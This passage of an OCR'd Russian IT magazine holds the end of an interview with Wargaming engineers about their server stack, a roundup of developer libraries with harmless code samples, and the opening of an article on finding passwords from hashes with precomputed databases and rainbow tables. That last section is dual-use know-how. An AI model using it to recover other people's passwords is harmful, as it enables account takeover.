**В целом, если возникает необходимость, мы можем все переставить и поднять стек в течение суток или меньше.** Естественно, мы стараемся балансировать железо по проектам, и когда железо нужно куда-либо перебросить — это тоже не проблема, тоже делается довольно быстро.

**За масштабирование у нас в основном отвечает RabbitMQ.** Плюс у BigWorld есть собственные технологии связи в кластеризации (среди машин, среди кластеров). Русский сервер сейчас — это девять периферий и центр. BigWorld имеет собственную технологию связи периферии с центром, собственный протокол. «Кролик» используется для связи BigWorld и веба, отдельно, как стека.

**Наши QA имеют доступ к волшебной кнопке «сделать мне хорошо».** То есть в любой момент, когда им нужна определенная версия какого-либо окружения или проекта, они нажимают эту кнопку, и им, как ни странно, становится хорошо. Я считаю, к этому стоит стремиться всем — максимально автоматизировать свою работу.

**Циклы разработки у нас в основном месячные.** По завершении — выкатываемся на продакшен. Локально чаще. Продакшен мы выкатываем под ручным контролем. Частично все это автоматизировано, частично нет.

**Деплоим мы прямо из сырцов, никаких пакетов.** Дело в том, что мы работаем с кодом большого объема, и каждый

**3500+**
СОТРУДНИКОВ РАБОТАЮТ В ОФИСАХ WARGAMING ПО ВСЕМУ МИРУ

в смежных компаниях. На рынке действительно стало сложно найти хорошего, опытного специалиста.


**Филипп Кучерявый**

**Разумеется, Flash — не единственная клиентская технология.** Разные платформы — разные технологии. Так, для Xbox пилится своей клиент; для мобильной версии у нас тоже свой движок, которым активно занимается наша студия. У нас много разных технологий.

## ХРАНЕНИЕ ДАННЫХ


**Дмитрий Овчинников**

**В вебе мы используем стек Python/Django.** Также есть несколько асинхронных проектов на Twisted + Erlang. Ну и плюс memcached, RabbitMQ и MySQL в качестве data storage. Этот набор нас вполне устраивает по скорости работы и предоставляемым возможностям

**Мы используем OpenID в качестве системы аутентификации.** С ним мы можем очень быстро интегрировать поддержку Wargaming.net ID в новые проекты компании.


**Филипп Кучерявый**

**Мы до сих пор экспериментируем с разными форками MySQL.** В основном все упирается в железо. Все данные, касающиеся BigWorld и веба, висят на «мускулях». То есть у веба свои базы, у BigWorld — свои. BigWorld и Web общаются друг с другом через RabbitMQ.

**У нас используются Percona и MySQL.** Притом мы смотрим их на разных ОС. Точно знаю, что сверхоптимизацией мы не занимаемся, в основном у нас все из коробки.

**RabbitMQ хорошо кластеризируется, он подходит под наши задачи.** Так сложилось исторически, что мы активно его используем. В деплойменте разрабатываем различные собственные тулзы (то же логирование и другие плюшки).

**Мы обращаем внимание на современные, модные стеки, вроде Kibana и Logstash.** Для них мы посматриваем, к примеру, на ZeroMQ. Но кластеру нужно централизованное решение, ZeroMQ не вписывается, оно децентрализовано, — RabbitMQ лучше ложится в нашу схему.

**У нас есть свой кластер Hadoop.** С ним работает отдел Big Data, это статистика и смежные вещи. Эти данные мы собираем не для игроков, а для себя. Агрегируем различные статы, анализируем, и потом наши аналитики занимаются расчетами.

**NoSQL базы данных тоже используем, но не для продакшена.** У себя в деплойменте мы используем MongoDB для хранения статистики и информации: собираем туда статы серверов и процессим их дальше уже своими тулзами. Грубо говоря, это просто хранилище JSON-данных. Это не продакшен, это просто помощь нам самим.

## СЛОЖНОСТИ И ФЕЙЛЫ


**Филипп Кучерявый**

**Ни одному проекту не удается полностью избежать фейлов.** Лично мой первый фейл случился на тестовом сервере. Этот сервер тоже продакшен, просто предназначен не для игроков, а для нас самих, для тестов. Это был мой самый первый деплой в компании вообще, я тогда отработал только три месяца. Я выкатил код, мы его проверили, и оказалось, что я выкатил вообще не тот код. Пришлось перевыкатить, просить QA еще раз

**12 000 000+**

РАЗ БЫЛА СКАЧАНА IOS-ВЕРСИЯ WORLD OF TANKS BLITZ



**5 000 000+**

РАЗ БЫЛА СКАЧАНА ANDROID-ВЕРСИЯ WORLD OF TANKS BLITZ ЗА ПЕРВЫЕ ДВА МЕСЯЦА

### PYTHON MEETUP

Wargaming всячески старается показать атмосферу WG людям, которые не работают в компании. Для этого публикуются интересные посты, фотоотчеты об ивентах, прошедших внутри компании либо при ее поддержке. Так, совсем недавно состоялся первый белорусский PyCon, прошедший под эгидой PSF, где Wargaming участвовала в роли партнера.

Еще существуют Minsk Python Meetup — ежемесячные встречи Python-разработчиков, проходящие при поддержке WG. Здесь много полезностей для начинающих, хардкорные доклады от гуру Python'а и бесценный опыт общения комьюнити.

- https://www.facebook.com/MinskPythonMeetup — здесь можно найти анонсы и фотоотчеты с прошедших встреч.
- habrahabr.ru/company/wargaming/ — здесь выкладываются видео докладов.

Если есть желание выступить с докладом, пиши на meetup@wargaming.net.



все проверить. Было стыдно. Я тогда очень хорошо запомнил, что все стоит перепроверять и быть внимательнее.

**Часто фейлы происходят по независящим от нас причинам.** Порой из строя выходит оборудование, и приходится реагировать быстро. Бывает, что технические проблемы возникают не у нас, а у внешних провайдеров.

**Как-то раз возникла ситуация: в суппорт поступало множество жалоб, что игроки не могут играть, мол, все пропало, мы все умрем, ничего не работает.** Мы начали разбираться, но никто не признавался. Подозрение пало на одну из магистралей России. Наши ребята из суппорта тогда просто обзвонили всех знакомых, кто когда-либо работал в провайдерах, и выяснили, что, да, у какого-то провайдера действительно легла магистраль. Просто те не признавались.

**Больше всего проблем с провайдерами возникает в Китае.** Там, конечно, и нагрузка достаточно хорошая, но проблемы возникают просто из-за связи с Китаем. Особенности китайского интернета таковы, что там между двумя соседними площадками связь может быть хуже, чем между мной и Китаем. Ну и нельзя забывать их заморочки с файрволами — все технические подробности очень долго согласовываются.

**Китай активно фильтрует и режет все.** Все, кто работает с Китаем и их провайдерами, проходят обязательную сертификацию всего, что идет наружу. Они активно смотрят по портам и вырезают лишнее. Мы с ними даже порты согласовывали.

## НАЧИНАЮЩИМ (И НЕ ТОЛЬКО) ИГРОДЕЛАМ



**Дмитрий Трофимов**

**Когда начинаешь собственный проект, нужно понимать, каков твой стартовый бюджет.** Если стартовый бюджет меньше миллиона долларов, ни о какой Flash речи не идет.

**Мы часто говорим: «Это геймдев, детка!»** Рынок геймдева очень бурный. Скорость смены технологий здесь просто фантастическая, никто ни от чего не застрахован.

**Иногда приходится поддерживать легаси, просто потому, что это дешевле.** Даже если мы возьмем для работы над проектом какую-то суперактуальную и многообещающую технологию, вполне возможно, что, когда понадобится, будет очень тяжело и дорого эту технологию поменять. Так что выбор прост: либо смириться и жить с этим, поддерживая старую технологию, либо переписывать все глобально, менять кадры, переобучаться. Это дорого и зачастую неоправданно.

**110 000 000+**
ПОЛЬЗОВАТЕЛЕЙ ЗАРЕГИСТРИРОВАНО В ПРОЕКТАХ WARGAMING



**Филипп Кучерявый**

**Действуйте раундами.** Любой продукт нужно делать исходя из того, что ты сам знаешь, чтобы он максимально быстро окупился. Если ты что-то знаешь и любишь, нет смысла менять технологию и пытаться по-быстрому вникнуть во что-то другое только потому, что оно круче и эту технологию будут поддерживать еще N лет.

**Схема проста: запилил продукт, получил деньги.** Нанял разработчиков, запилил еще более крутой продукт, получил больше денег. А вечно пилить что-то Великое... оно ведь может не выстрелить. Не каждый рождает Minecraft.

**Все зависит от ресурсов — денег, времени и людей.** Если начинающей компании нужно по максимуму ограничить себя, то совет, который написан во всех учебниках по бизнесу, — выжимайте максимум из того, что у вас есть, а все остальное старайтесь спихнуть на кого-то еще.

**Делегируйте обязанности.** Скажем, если у компании нет ресурсов, нет хороших админов для железа, зачем вообще самостоятельно этим заморачиваться? Такой компании проще выйти в облако, быстро подняться, заработать денег, нанять кого-нибудь и уже тогда думать о железе.


**Дмитрий Трофимов**

**Разные подходы и отношение к технологиям — это разные бизнес-модели.** К примеру, можно сразу потратить много денег, запилить суперабстрактную систему (которую потом, кстати, придется весьма недешево обслуживать). Но при этом можно вообще не выйти на рынок, потому что старт был слишком долгим. Либо можно ужиматься, хардкодить и говнокодить, потом мучиться с сопровождением, но при этом выйти на рынок и быстро реализовать какие-то фичи. И получать деньги.




## О СЕБЕ


**Филипп Кучерявый**

**В Wargaming я работаю уже более двух с половиной лет.** Меня взяли джуниором, прямо из университета, где я учился на радиофизика. В итоге я так и не доучился — сделал выбор в пользу работы.

**Как вообще я попал сюда?** После третьего курса активно искал, чем себя занять. На тот момент я знал на продвинутом уровне Linux и Python. Обнаружил вакансию в WG, но благополучно ее прошляпил. Меня приглашали безопасником в банк, были еще какие-то вакансии по мелочи, но я переждал месяц, и снова появилась вакансия в WG. Я пришел сюда на собеседование и в итоге остался, о чем ни капли не жалею.

**Я очень люблю читать, поглощаю массу информации.** Из веб-ресурсов читаю Хабру, The Hacker News, «Хакер» и много чего другого.

**На досуге пописываю на Python на GitHub.** Но это домашние разработки, больше направленные на обучение самого себя. Я стараюсь специально лезть в те области, с которыми раньше не сталкивался, которые мне интересны.

**На работе я тоже пишу на Python, но чаще это какие-то небольшие приблуды для помощи, для автоматизации чего-либо.** Дома я пытаюсь заниматься другими вещами, скажем асинхронным программированием.

**Для меня работа — это хобби, за которое платят хорошие деньги.** Как еще это описать? WG — это коллектив, в который я прихожу пообщаться на интересные мне темы. Это комьюнити, которое самоорганизовывается по интересам.

**Периодически я выступаю на meetup'ах, и это действительно интересно.** Собираются разные люди из того же Минска. Они не знают друг друга, пытаются объединиться, познакомиться. Здорово, когда приходишь туда, видишь человека уже в третий раз, и вы уже отлично общаетесь, обмениваетесь контактами. Это объединяет.


**Дмитрий Трофимов**

**Я занимаюсь кодингом с четырнадцати лет.** Сразу после учебы пошел работать девелопером. Меня взяли на работу по той же схеме, которую мы уже обсуждали: я не имел опыта в Java, но меня взяли Java-разработчиком, на обучение. Так я проработал около года, а потом случился кризис, и меня занесло в геймдев. Компания RamStudio тогда искала Flash-разработчиков, я прошел собеседование и там научился Flash-технологии, которую сам изначально не знал. После я решил перейти в более серьезный проект и через некоторое время попал в Wargaming.

**Спустя какое-то время я «прокачался»,** разобрался со всеми нужными технологиями, прикинул специфику «Танков» и сейчас в свободное время больше занимаюсь не Flash — я увлекся мобильной разработкой, она очень интересно пересекается с Java.

**Для меня работа — это тоже хобби, за которое мне платят деньги.** Я занимаюсь этим хобби уже больше десяти лет, и мне кажется, что это просто феерическое везение, что так не бывает. Делай то, что тебе нравится, и у тебя все получится.

> Если ты фанат своего дела, то всегда сможешь найти работу по душе. И необязательно затачивать свои навыки под конкретную компанию


**Дмитрий Овчинников**

**При ожидаемом от разработчика стремлении постоянно совершенствоваться, я порой просто люблю сесть на диван и поиграть в PlayStation :).** Люблю вкусно поесть, а моя голубая мечта — переписать «Рельсы» на Python. Я очень нежно люблю Ruby on Rails, а поскольку в работе мы используем Django, мне порой не хватает тех уникальных возможностей, которые кружат голову при использовании этого фреймворка.

**Мне глубоко симпатичен мир Ruby, их конвенции, соглашения, подходы.** Хочется понемногу перетащить все это... может быть, в стол. Но сама мысль о том, что я это делаю, мне нравится. Хотя я вряд ли кому-то это покажу :).

**Как ни странно, до WG я особо на Python не писал.** Хотя в веб-разработке я давно: начинал на Perl, потом у меня были разные отношения с Ruby, PHP и так далее. Когда в Wargaming мне предложили писать на Python, я подумал — почему бы и нет? Опыт и понимание у меня есть, а уж в питоне прокачаюсь по ходу дела :). Так и вышло.

**Я повидал много компаний: работал в аутсорсинговых компаниях, в продуктовых, сейчас вот в геймдеве.** Могу сказать, что Wargaming — это самое удачное, на мой взгляд, сплочение профессионалов, которое можно собрать в индустрии. При этом все они очень активные, веселые и интересные люди, с которыми приятно общаться каждый день.

**В Wargaming постоянно происходит какая-то внерабочая активность,** в том числе и организованная самими сотрудниками WG (спортивные ивенты, технические, meetup'ы). Компания не стоит в стороне — всячески помогает и поддерживает подобную самоорганизацию.

**Мы проводим ежемесячные Python Meetup в Минске,** при поддержке компании Wargaming, стремясь расширить комьюнити разработчиков.

Очень сложно передать, что ты чувствуешь, являясь частью Wargaming. Можно посмотреть фотоотчеты, видео с наших ивентов, но пока ты не придешь сюда — не поймешь.

> **15+**
> ИГР ВЫПУЩЕНО WG С МОМЕНТА ОСНОВАНИЯ КОМПАНИИ В 1998 ГОДУ

## КАК ПОПАСТЬ В WARGAMING


**Филипп Кучерявый**

**Нельзя сказать, что для работы в WG нужно знать конкретно вот это и то.** Лично я считаю, что в жизни нужно найти то, что тебе нравится, и заниматься этим. Не нужно ориентироваться на конкретную компанию. Когда я сам искал работу, я искал вакансии «под себя», знал, что хочу заниматься Python. Я искал по этому критерию, и на тот момент работу предлагали буквально три компании, в числе которых была Wargaming.

**В жизни нужно найти свое и получать от этого фан, идти по этому пути, и тогда тебя возьмут куда угодно.** Когда я проходил собеседование в WG, мой будущий шеф сказал, что, глядя на мое резюме, он вообще не хотел меня собеседовать, — на этом настояли HR, потому что у меня было очень сильное мотивационное письмо. В итоге шеф признался, что совсем не жалеет, — на собеседовании у меня горели глаза, и ровно поэтому меня и взяли на работу. Я просто фанат своего дела.


**Дмитрий Трофимов**

**Если ты фанат своего дела, то можно найти работу по душе, и необязательно затачивать свои навыки под конкретную компанию.** Но, как руководитель достаточно большой команды, скажу еще об одном скилле, без которого никак.

**Учись общаться с людьми, находить общий язык.** Это едва ли не важнее, чем быть крутым технарем. Человеческий язык несовершенен, порой возникают недопонимания, нужно уметь их разрешать, доносить свою мысль до собеседника. Особенно это важно в такой большой компании, как WG.


**Дмитрий Овчинников**

**Мой пример показывает, что отсутствие опыта с конкретной технологией — не преграда.** Бóльшая необходимость есть в целеустремленности, общем опыте и понимании, что происходит. А какой-то конкретный язык... это не rocket science, это приходит довольно быстро.

**Сначала ты получаешь общие знания о том, как все работает, как устроено в целом, об архитектуре.** А уж на каком языке писать... лет через пять это становится неважно.

**Нужно больше страсти к тому, что ты делаешь.** Девиз нашей компании: Globally with passion. Нам очень нужен этот самый passion. Мы очень любим людей, которые переживают за то, что они делают; людей, которым интересно что-то делать; которые не просто «ходят на работу», но пытаются стать частью того большого Wargaming, который создаем мы все.

# «НА УРОВНЕ RAILS ИЛИ ДАЖЕ ВЫШЕ»

## ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

Илья Пестов
@ilya_pestov
ipestov.com

## Laravel 5

https://github.com/laravel/laravel

Безусловно, этот MVC-фреймворк — один из самых выдающихся проектов на PHP за последние годы. Его концепции позволяют избавиться от множества типичных трудностей при работе с авторизацией, маршрутизацией, кешированием, сессиями и прочим. Его выразительный синтаксис пришелся по нраву многим, судя по 13 000 звезд на GitHub.

Остановимся на подробностях пятой версии. Вообще, Laravel 5 должен был быть Laravel 4.3, но решение использовать цифру 5 было принято ведущим разработчиком Тейлором Отуеллом, для того чтобы отразить изменения в структуре и другие интересные новшества. Теперь в папке App хранится только логика самого приложения. Отныне в проекте используется стандарт psr-4, а значит, каждый класс, у которого будет правильно задано пространство имен, будет доступен для автозагрузчика. Появилась целая коллекция новых генераторов для шаблонного кода. Были добавлены контракты — набор интерфейсов для определения базовых услуг, предоставляемых фреймворком.

Также был внедрен целый ряд дополнительных расширений:

- Socialite — упрощает работу с OAuth;
- Flysystem — для работы с локальными и удаленными файлами (отдельно об этом проекте я писал в одной из подборок);
- Laravel Scheduler — планировщик задач для cron;
- Elixir — новая обертка для Gulp;
- SuperClosure — библиотека для сериализации замыканий и анонимных функций.

Ну и конечно же, еще масса различных изменений, касающихся Blade, команды и событий, фасадов и вспомогательных методов и многого другого.

## MProgress.js

https://github.com/lightningtgc/MProgress.js

Для фанатов уже ставшего трендовым Material Design — отличная реализация прогрессбаров в соответствующем стиле. Возможно, на скриншоте это выглядит не так привлекательно, но вживую все как по Гуглу.

```
<link rel='stylesheet' href='mprogress.min.css'/>
<script src='mprogress.min.js'></script>
var mprogress = new Mprogress();
mprogress.start();
mprogress.end();
```

## Blessed-contrib


https://github.com/yaronn/blessed-contrib
Очень крутая JS-библиотека для отрисовки дашбордов в терминале. Отрисовка происходит с помощью ASCII/ANSI-символов. В основе лежат Blessed и Drawille.

```
var blessed = require('blessed');
var contrib = require↵
('blessed-contrib');
var screen = blessed.screen();
var line = contrib.line({
  style: {
    line     : "yellow",
    text     : "green",
    baseline : "black"
  },
  xLabelPadding : 3,
  xPadding      : 5,
  label         : 'Title'
});
var data = {
  x: ['t1', 't2', 't3', 't4'],
  y: [5, 1, 7, 5]
}
// must append before setting data
screen.append(line);
line.setData(data.x, data.y);
screen.key(['escape', 'q', 'C-c'],↵
function(ch, key) {
  return process.exit(0);
});
screen.render()
```



## Cachet

https://github.com/cachethq/Cachet
Случалось когда-нибудь, чтобы твой проект переставал работать из-за проблем, связанных со сторонними сервисами? Если да, ты прекрасно понимаешь, насколько важно правильно уведомить пользователя о неисправности, чтобы он не закрыл вкладку. А поможет в этом Cachet — первая опенсорсная в своем роде и, соответственно, бесплатная система статусных оповещений, которая следит за сторонними компонентами. Проект написан на PHP 5.4 с расширением mcrypt, также потребуются Composer и Node.js с Bower и Gulp. Важный момент: Cachet не работает под CentOS 6 и Debian Wheezy, но ошибка лежит в Node.js-зависимостях в этих операционных системах.




## Gator.js





https://github.com/ccampbell/gator
Определенно можно сказать, что сейчас время становления небольших самостоятельных библиотек, обрабатывающих потребности в одних конкретных задачах в отличие от массивных jQuery, Ext JS или Dojo. Примером может послужить Gator.js — event-библиотека с привычным синтаксисом и поддержкой Chrome, Safari 5+, Firefox 3.6+, Internet Explorer 9+. А для корректной работы в самых древних браузерах даже написан специальный плагин — legacy.js.

```
// Add a click event to document that checks for elements with class expand
Gator(document).on('click', '.expand', function(e) {
    console.log('clicked on', this);
    return false;
});
// Add a click event to document with no delegation
Gator(document).on('click', function() {
    console.log('clicked on document!');
});
// Remove all click events on .expand
Gator(document).off('click', '.expand');
// Remove all click events on document
Gator(document).off('click');
```

## Autopolyfiller


https://github.com/azproduction/autopolyfiller
Эта утилита напоминает Автопрефиксер, только для JavaScript-полифилов. Кстати, тоже написана нашим соотечественником — Михаилом Давыдовым из Яндекса, более известным под ником azproduction. Вернемся к самой сути. В последние годы спецификация ECMAScript развивается достаточно резво, и разработчики столкнулись с уже знакомой по спецификациям W3C проблемой — кросс-браузерностью. «Новый JavaScript» позволяет сэкономить горы килобайт: подключать массивные библиотеки не нужно, поскольку многие методы уже поддерживаются нативно. А поддержку в старых браузерах обеспечат полифилы. Какие именно? Решит Автополифилер!



## Is.js

https://github.com/arasatasaygin/is.js
Очень и очень маленькая, но в то же время эффективная библиотека для проверки объектов на соответствие. Взгляни на несколько примеров:


```
// Аргументы
var getArguments = function() {
    return arguments;
};
var arguments = getArguments();
is.arguments(arguments);
=> true
is.not.arguments({foo: 'bar'});
=> true
is.all.arguments(arguments, 'bar');
=> false
is.any.arguments(['foo'], arguments);
=> true
is.all.arguments([arguments, 'foo',↵
'bar']);
=> false
// Массивы
is.array(['foo', 'bar', 'baz']);
=> true
is.not.array({foo: 'bar'});
=> true
is.all.array(['foo'], 'bar');
=> false
is.any.array(['foo'], 'bar');
=> true
is.all.array([[1, 2], 'foo', 'bar']);
=> false
// Функции
is.function(toString);
=> true
is.not.function({foo: 'bar'});
=> true
is.all.function(toString, 'bar');
=> false
is.any.function(toString, 'bar');
=> true
is.all.function([toString, 'foo',↵
'bar']);
=> false
```




## Riot 2.0


https://github.com/muut/riotjs
Чуть больше года назад на свет появился замечательный MV*-подобный фреймворк для JavaScript. Ключевыми преимуществами перед уже зарекомендовавшими себя аналогами были быстродействие и минималистичность. Riot.js по скорости в разы обгонял своих конкурентов, а по объему кода был легче в десятки раз. Но определенное впечатление на разработчиков произвел React.js от Facebook, откуда они решили позаимствовать виртуальный DOM, компоненты и пользовательские HTML5-теги для своего проекта. После чего вышел релиз Riot 2.0, который в 24 раза меньше Реакта (2,5 Кб в gzip) и предоставляет девять методов API.

```
<todo>
  <!-- layout -->
  <h3>{ opts.title }</h3>
  <ul>
    <li each={ item, i in items }>↵
    { item }</li>
  </ul>
  <form onsubmit={ add }>
    <input>
    <button>Add #{ items.length + 1 }↵
    </button>
  </form>
  <!-- logic -->
  <script>
    this.items = []
    add(e) {
      var input = e.target[0]
      this.items.push(input.value)
      input.value = ''
    }
  </script>
</todo>
```




## Isso

https://github.com/posativ/isso
«Сервер для комментариев наподобие Disqus», написанный на Python. В нем есть аватарки, ветви, голоса, а вместо визуального редактора Markdown. В качестве базы данных используется SQLite. Isso позволяет импортировать данные из Disqus и WordPress. Подключение происходит также с помощью JavaScript-файла, который в gzip весит 12 Кб. Единственным возможным минусом является поддержка браузерами: Firefox, Safari, Chrome и IE10.




## .htaccess Snippets

Коллекция из нескольких десятков полезных сниппетов по категориям Rewrite and Redirection, Security, Performance и Miscellaneous для твоего htaccess-файла.

### Несколько примеров

Если необходимо скачать файл, а не открывать его в браузере:


```
<Files *.md>
    ForceType application/octet-stream
    Header set Content-Disposition attachment
</Files>
```

Или наоборот:

```
<FilesMatch "\.(tex|log|aux)$">
    Header set Content-Type text/plain
</FilesMatch>
```

Приоритет для HTTPS вместо прокси:

```
RewriteCond %{HTTP:X-Forwarded-Proto} !https
RewriteRule (.*) https://%{HTTP_HOST}%{REQUEST_URI}
```



# БОЛЬШОЙ ПАРОЛЬНЫЙ КОЛЛАЙДЕР

## КАК УЗНАТЬ ПАРОЛЬ ПО ХЕШУ БЕЗ ДОЛГИХ ВЫЧИСЛЕНИЙ

84ckf1r3
84ckf1r3@gmail.com

Нередко бывает нужно узнать пароль, имея на руках только хеш. Для перебора вариантов можно использовать свой компьютер, но гораздо быстрее воспользоваться уже существующей базой данных. Даже в общедоступных базах содержатся десятки миллионов пар хеш — пароль, и поиск по ним через облачный сервис занимает считаные секунды.



В мире существует несколько зеттабайт цифровых данных, но далеко не вся эта информация уникальна: повторы разбросаны по миллиардам носителей и серверов. Независимо от типа данных, для работы с ними требуется решать одни и те же принципиальные задачи. Это снижение избыточности за счет частичного устранения повторов (дедупликация), проверка целостности, инкрементное создание резервных копий и авторизация пользователей. Конечно, последний аспект интересует нас больше всего, однако все эти технические приемы базируются на общих методах обработки данных с использованием хеширования. Существуют облачные сервисы, которые позволяют использовать эту процедуру быстрее — с хорошо известными целями.

На первый взгляд кажется странным, что в разных задачах применяется общая процедура вычисления и сравнения контрольных сумм или хешей — битовых последовательностей фиксированной длины. Однако этот метод действительно универсален. Контрольные суммы служат своеобразными цифровыми отпечатками файлов, ключей, паролей и других данных, называемых в криптографии messages — сообщения. Хеши (или дайджесты, от англ. digest) позволяют сравнивать их между собой, быстро обнаруживать любые изменения и обезопасить проверку доступа. Например, с помощью хешей можно проверять соответствие введенных паролей, не передавая их в открытом виде.

Математически этот процесс выполняется одним из алгоритмов хеширования — итерационного преобразования блоков данных, на которые разбивается исходное сообщение. На входе может быть что угодно — от короткого пароля до огромной базы данных. Все блоки циклично дописываются нулями или урезаются до заданной длины до тех пор, пока не будет получен дайджест фиксированного размера.

Обычно хеши записываются в шестнадцатеричном виде. Так их гораздо удобнее сравнивать на вид, а запись получается в четыре раза короче двоичной. Самые короткие хеши получаются при использовании Adler-32, CRC32 и других алгоритмов с длиной дайджеста 32 бита. Самые длинные — у SHA-512. Кроме них, существует с десяток других популярных хеш-функций, и большинство из них способно рассчитывать дайджесты промежуточной длины: 160, 224, 256 и 384 бита. Попытки создать функцию с увеличенной длиной хеша продолжаются, поскольку чем длиннее дайджест, тем больше разных вариантов может сгенерировать хеш-функция.

### НЕПОВТОРИМОСТЬ – ЗАЛОГ НАДЕЖНОСТИ

Уникальность хеша — одно из его ключевых свойств, определяющее криптостойкость системы шифрования. Дело в том, что число вариантов возможных паролей теоретически бесконечно, а вот число хешей всегда конечное, хоть и очень большое. Дайджесты любой хеш-функции будут уникальны лишь до определенной степени. Степени двойки, если быть точным. К примеру, алгоритм CRC32 дает множество всего из $2^{32}$ вариантов, и в нем трудно избежать повторений. Большинство других функций использует дайджесты длиной 128 или 160 бит, что резко увеличивает число уникальных хешей — до $2^{128}$ и $2^{160}$ соответственно.

Совпадение хешей от разных исходных данных (в том числе паролей) называют коллизией. Она может быть случайной (встречается на больших объемах данных) или псевдослучайной — используемой в целях атаки. На эффекте коллизии основан взлом разных криптографических систем — в частности, протоколов авторизации. Все они сначала считают хеш от введенного пароля или ключа, а затем передают этот дайджест для сравнения, часто примешивая к нему на каком-то этапе порцию псевдослучайных данных, или используют дополнительные алгоритмы шифрования для усиления защиты. Сами пароли нигде не сохраняются: передаются и сравниваются только их дайджесты. Здесь важно то, что после хеширования абсолютно любых паролей одной и той же функцией на выходе всегда получится дайджест одинакового и заранее известного размера.

### ПСЕВДОРЕВЕРС

Провести обратное преобразование и получить пароль непосредственно из хеша невозможно в принципе, даже если очистить его от соли, поскольку хеширование — это однонаправленная функция. Глядя на полученный дайджест, нельзя понять ни объем исходных данных, ни их тип. Однако можно решить сходную задачу: сгенерировать пароль с таким же хешем. Из-за эффекта коллизии задача упрощается: возможно, ты никогда не узнаешь настоящий пароль, но найдешь совершенно другой, дающий после хеширования по этому же алгоритму требуемый дайджест.

Для этого надо сделать всего ничего: рассчитать $2^{128}$ пар вида пароль — хеш или на порядок-другой больше — в зависимости от длины дайджеста выбранной функции. Однако все эти двойки в чертовски большой степени отпугивают, только если думать о скромных возможностях собственной машины. Хорошо, что скорость нахождения пароля по его хешу сегодня необязательно зависит от вычислительной мощности компьютера самого атакующего, поскольку во многих случаях для этого уже не требуется выполнять долгий перебор. Многое уже сделано до нас.

Методы оптимизации расчетов появляются буквально каждый год. Ими занимаются команды HashClash, Distributed Rainbow Table Generator и других международных проектов криптографических вычислений. В результате на каждое короткое сочетание печатных символов или вариант из списка типичных паролей хеши уже вычислены. Их можно быстро сравнить с перехваченным, пока не найдется полное совпадение.

Раньше на это требовались недели или месяцы процессорного времени, которые в последние годы удалось сократить до нескольких часов благодаря многоядерным процессорам и перебору в программах с поддержкой CUDA и OpenCL. Админы нагружают расчетами таблиц серверы во время простоя, а кто-то арендует виртуальный кластер в Amazon EC2.



**INFO**

